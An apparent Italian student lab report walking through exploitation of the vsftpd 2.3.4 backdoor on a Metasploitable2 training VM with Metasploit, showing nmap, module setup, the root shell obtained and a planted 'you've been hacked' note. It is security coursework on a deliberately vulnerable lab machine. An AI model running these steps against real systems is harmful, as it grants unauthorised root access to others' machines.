S7-L1
Hacking con Metasploit

Emanuele Benedetti | 20 gennaio 2025

Consegna

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Dettagli dell'Attività

Configurazione dell'Indirizzo IP: L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurate l'indirizzo come segue: 192.168.1.149/24

1. Svolgimento dell'attacco utilizzando Metasploit: eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
2. Creazione di una cartella: una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir /test_metasploit


Svolgimento

Configurazione delle macchine


Come richiesto dalla consegna dell'esercizio, ho impostato l'indirizzo della macchina target Metasploitable2 192.168.1.149/24. Per rendere il laboratorio più verosimile ho impostato la macchina Kali Linux (macchina attaccante) su una rete diversa, con indirizzo IP 192.168.10.2/24. Infine per far comunicare le macchine tra di loro ho utilizzato una terza macchina virtuale pfSense che ho impostato come default


gateway, in modo tale da permettere la comunicazione tra le due reti.

Nelle immagini che seguono vengono mostrate le configurazioni delle schede di rete delle tre macchine utilizzate.



Ho infine testato le configurazioni eseguendo un comando di ping tra Kali e Metasploitable:





Esecuzione dell’attacco utilizzando Metasploit

La prima cosa che ho fatto è stata eseguire una scansione con il tool nmap, tramite il comando *nmap -T5 -sV -p 21 192.168.1.149* per verificare che il servizio vsftpd fosse attivo sulla macchina target e la versione del protocollo usato.

```
┌──(kali㉿kali)-[~]
└─$ nmap -T5 -sV -p 21 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 14:22 CET
Nmap scan report for 192.168.1.149
Host is up (0.0061s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

Come vediamo il servizio è in esecuzione sulla porta 21, porta di default del protocollo FTP in versione 2.3.4.

Ho quindi avviato il programma MSFconsole tramite il *msfconsole*.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
```

Ho cercato gli exploit presenti nel tool con il comando *search vsftpd* che mostra i due attacchi disponibili.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

In questo caso scegliamo di utilizzare l’exploit che installa una backdoor sul target.

Ho selezionato dunque l'exploit desiderato digitando *use 1* ed ho visualizzato le opzioni tramite *show options*

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Come vediamo la porta di default è correttamente configurata mentre dobbiamo impostare l'indirizzo IP del target. Ho quindi eseguito il comando *set rhosts 192.168.1.149* e verificato nuovamente la corretta configurazione.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                      html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Dopo aver configurato l'exploit ho caricato e impostato il payload ovvero il codice che viene eseguito dopo l'accesso tramite exploit. Ho visualizzato i payload disponibili tramite *show payloads*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection
```

In questo caso abbiamo solo un payload disponibile quindi lo selezioniamo tramite

il comando *set payload 0*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload ⇒ cmd/unix/interact
```

Non ci rimane altro che avviare l'attacco con il comando *exploit*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.10.2:39645 → 192.168.1.149:6200) at 2025-01-20 14:31:01 +0100
```

Dopo qualche secondo siamo riusciti ad avere successo nell'attacco. Infatti viene avviata la shell e possiamo eseguire alcuni comandi di verifica come *ifconfig* per vedere l'indirizzo IP del target o l'utente tramite *id*.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:66:ae
          inet addr:192.168.1.149  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:66ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
id
uid=0(root) gid=0(root)
```

Creazione di una cartella nella directory /

Ho utilizzando il comando *pwd* per verificare la posizione all'interno del file system dell'host accertandomi di trovarmi nella cartella root:

```
pwd
/
```

Ho quindi creato la cartella come richiesto dalla consegna tramite *mkdir /test_metasploit*.

Come vediamo, poiché siamo un utente root non abbiamo problemi ad eseguire comandi e la cartella viene creata con successo.

```
mkdir /test_metasploit
ls | grep test_metasploit
test_metasploit
```

Infine, per rendere l'attacco più divertente, ho creato un file all'interno della cartella test_metasploit chiamato *README.txt* in cui ho inserito del testo in cui avvertivo l'utente di essere stato vittima di un attacco informatico e di aggiornare la macchina.

```
cd test_metasploit
echo "Sei stato hackerato, aggiorna il tuo dispositivo per renderlo sicuro!" > README.txt
```

```
ls
README.txt
cat README.txt
Sei stato hackerato, aggiorna il tuo dispositivo per renderlo sicuro!
```